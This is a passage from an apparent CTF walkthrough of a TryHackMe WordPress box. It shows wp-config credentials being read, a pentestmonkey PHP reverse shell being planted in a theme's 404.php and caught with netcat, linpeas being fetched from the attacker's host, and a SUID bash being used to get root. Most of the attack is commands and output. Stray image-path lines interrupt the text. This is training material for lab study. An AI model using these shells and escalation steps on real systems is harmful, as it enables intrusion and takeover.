SOSBUeS0gNlUteUg1YmFVRHs7bmRTaUNbXXFvc3hTQHNjdSZTKWQkSFtUJyApOw0KZGVmaW5lKCAnTE9HR0VEX0lOX0tFWScsICAgICdhUGRfKnNCZj1adWMrK2FdNVZnOT1QfnUwM1EsenZw
W2VVZS99KUQ9Ok55aFVZe0tYUl10N300MlVwa1tyNz9zJyApOw0KZGVmaW5lKCAnTk9OQ0VfS0VZJywgICAgICAgICdAaTtUKHt4Vi9mdkUhcyteZGU3ZTRMWDN9TlRAIGo7YjRbejNfZkZKY
mJXKG5vIDNPN0ZAc3gwIW95KE9gaCNNJyApOw0KZGVmaW5lKCAnQVVUSF9TQUxUJywgICAgICAgICdCIEFUQGk | base64 -d
```


Now lets see this username and password now

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'elyana' );

/** MySQL database password */
define( 'DB_PASSWORD', 'H@ckme@123' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

Creds found

Username : elyana
Password : H@ckme@123

Now lets login now in the wordpress site



Alright this should be pretty easy from here
Go to Apperance → Theme Editor then select the 404.php (404 Template)

Now lets add the pentest monkey revshell in here and edit it for our ip and port

twentytwenty: 404 Template (404.php)

Select theme to edit

Selected file content:

```
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.94.2';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
```

Documentation: Function Name... Look Up

Now hit the update file button

Start a listener now

```
┌──(pks㉿Kali)-[~/TryHackMe/All-in-One]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
```

Now go to this URL to get the revshell

```
http://10.10.10.130/wordpress/wp-content/themes/twentytwenty/404.php
```

And we got the revshell here

```
┌──(pks㉿Kali)-[~/TryHackMe/All-in-One]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.17.94.2] from (UNKNOWN) [10.10.10.130] 38754
Linux elyana 4.15.0-118-generic #119-Ubuntu SMP Tue Sep 8 12:30:01 UTC
 16:33:08 up  1:02,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Lets upgrade this

```
┌──(pks㉿Kali)-[~/TryHackMe/All-in-One]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.17.94.2] from (UNKNOWN) [10.10.10.130] 38754
Linux elyana 4.15.0-118-generic #119-Ubuntu SMP Tue Sep 8 12:30:01 UT
 16:33:08 up  1:02,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
bash-4.4$ ^Z
zsh: suspended  nc -lvnp 9001

┌──(pks㉿Kali)-[~/TryHackMe/All-in-One]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 9001

bash-4.4$ export TERM=xterm
bash-4.4$
```

Vertical PrivEsc

Now lets run linpeas on this

```
bash-4.4$ wget http://10.17.94.2/linpeas.sh
--2024-09-20 16:36:18--  http://10.17.94.2/linpeas.sh
Connecting to 10.17.94.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 862777 (843K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 842.56K   315KB/s    in 2.7s

2024-09-20 16:36:22 (315 KB/s) - 'linpeas.sh' saved [862777/862777]

bash-4.4$ chmod +x linpeas.sh
bash-4.4$
```

Now lets run it

```
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root 43K Sep 16  2020 /bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-
-rwsr-xr-x 1 root root 63K Jun 28  2019 /bin/ping
-rwsr-xr-x 1 root root 31K Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root 44K Mar 22  2019 /bin/su
-rwsr-sr-x 1 root root 1.1M Jun  6  2019 /bin/bash
-rwsr-sr-x 1 root root 59K Jan 18  2018 /bin/chmod
-rwsr-xr-x 1 root root 27K Sep 16  2020 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-- 1 root messagebus 42K Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 427K Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 99K Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 111K Jul 10  2020 /usr/lib/snapd/snap-confine  --->  Ubuntu_snapd<
)
-rwsr-xr-x 1 root root 14K Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 37K Mar 22  2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 22K Mar 27  2019 /usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-20
-rwsr-sr-x 1 root root 11M Nov 23  2018 /usr/bin/lxc (Unknown SUID binary!)
-rwsr-xr-x 1 root root 19K Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 37K Mar 22  2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 75K Mar 22  2019 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 44K Mar 22  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 40K Mar 22  2019 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 146K Jan 31  2020 /usr/bin/sudo  --->  check_if_the_sudo_version_i
-rwsr-sr-x 1 root root 392K Apr  4  2018 /usr/bin/socat
-rwsr-xr-x 1 root root 75K Mar 22  2019 /usr/bin/gpasswd
-rwsr-sr-x 1 daemon daemon 51K Feb 20  2018 /usr/bin/at  --->  RTru64_UNIX_4.0g(CVE-2002-
-rwsr-xr-x 1 root root 59K Mar 22  2019 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Sol
1997)
```

Three ways here to get root im just gonna take the easiest one that is with /bin/bash


```
/bin/bash -ip
```

```
bash-4.4$ /bin/bash -ip
bash-4.4# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
bash-4.4#
```

Here is your user.txt here

```
bash-4.4# cd /home/elyana/
bash-4.4# ls -al
total 48
drwxr-xr-x 6 elyana elyana 4096 Oct  7  2020 .
drwxr-xr-x 3 root   root   4096 Oct  5  2020 ..
-rw------- 1 elyana elyana 1632 Oct  7  2020 .bash_history
-rw-r--r-- 1 elyana elyana  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 elyana elyana 3771 Apr  4  2018 .bashrc
drwx------ 2 elyana elyana 4096 Oct  5  2020 .cache
drwxr-x--- 3 root   root   4096 Oct  5  2020 .config
drwx------ 3 elyana elyana 4096 Oct  5  2020 .gnupg
drwxrwxr-x 3 elyana elyana 4096 Oct  5  2020 .local
-rw-r--r-- 1 elyana elyana  807 Apr  4  2018 .profile
-rw-r--r-- 1 elyana elyana    0 Oct  5  2020 .sudo_as_admin_successful
-rw-rw-r-- 1 elyana elyana   59 Oct  6  2020 hint.txt
-rw------- 1 elyana elyana   61 Oct  6  2020 user.txt
bash-4.4#
```

And here is your root.txt



Thats all, There is a few ways u can also get in this is my thought taking me away anyway Thanks for reading :)